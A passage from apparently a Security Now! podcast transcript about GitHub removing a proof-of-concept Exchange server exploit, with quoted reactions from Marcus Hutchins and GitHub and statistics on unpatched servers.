But Marcus Hutchins disagreed. He told Dan Goodin: "I've seen Github remove malicious code before, and not just code targeted at Microsoft products. I highly doubt MS played any role in the removal and it just simply fell afoul of Github's 'Active malware or exploits' policy in the [terms of service], due to the exploit being extremely recent and the large number of servers at imminent risk of ransomware."

And in response to Dave Kennedy on Twitter, Marcus Tweeted: "'Has already been patched.' Dude, there's more than 50,000 unpatched exchange servers out there. Releasing a full, ready to go RCE chain is not security research, it's recklessness and stupid."

And a post published by Motherboard contained Github's official statement, which read:

"We understand that the publication and distribution of proof of concept exploit code has educational and research value to the security community, and our goal is to balance that benefit with keeping the broader ecosystem safe. In accordance with our Acceptable Use Policies, we disabled the gist following reports that it contains proof of concept code for a recently disclosed vulnerability that is being actively exploited."

RiskIQ's telemetry shows that the numbers are dropping, but that the rate of drop is slowing. Microsoft stated in a blog post: "Based on telemetry from RiskIQ, we saw a total universe of nearly 400,000 [vulnerable] Exchange servers on March 1. By March 9 there were a bit more than 100,000 servers still vulnerable. That number has been dropping steadily, with only about 82,000 left to be updated."

Only 82,000! Oh, is that all? And this, too, is what we'd expect. A rapid response from those who are awake followed by an equally rapid trailing off on the rate of patching.

It's a mess. And it's a mess that could, and should, have been avoided.

Next Week on Security Now!

Next week: Inside Google's plan to replace 3rd party tracking cookies with "FLoC" "Federated Learning of Cohorts" (what an awful name). FLoC is quite controversial, and next week we'll learn all about it.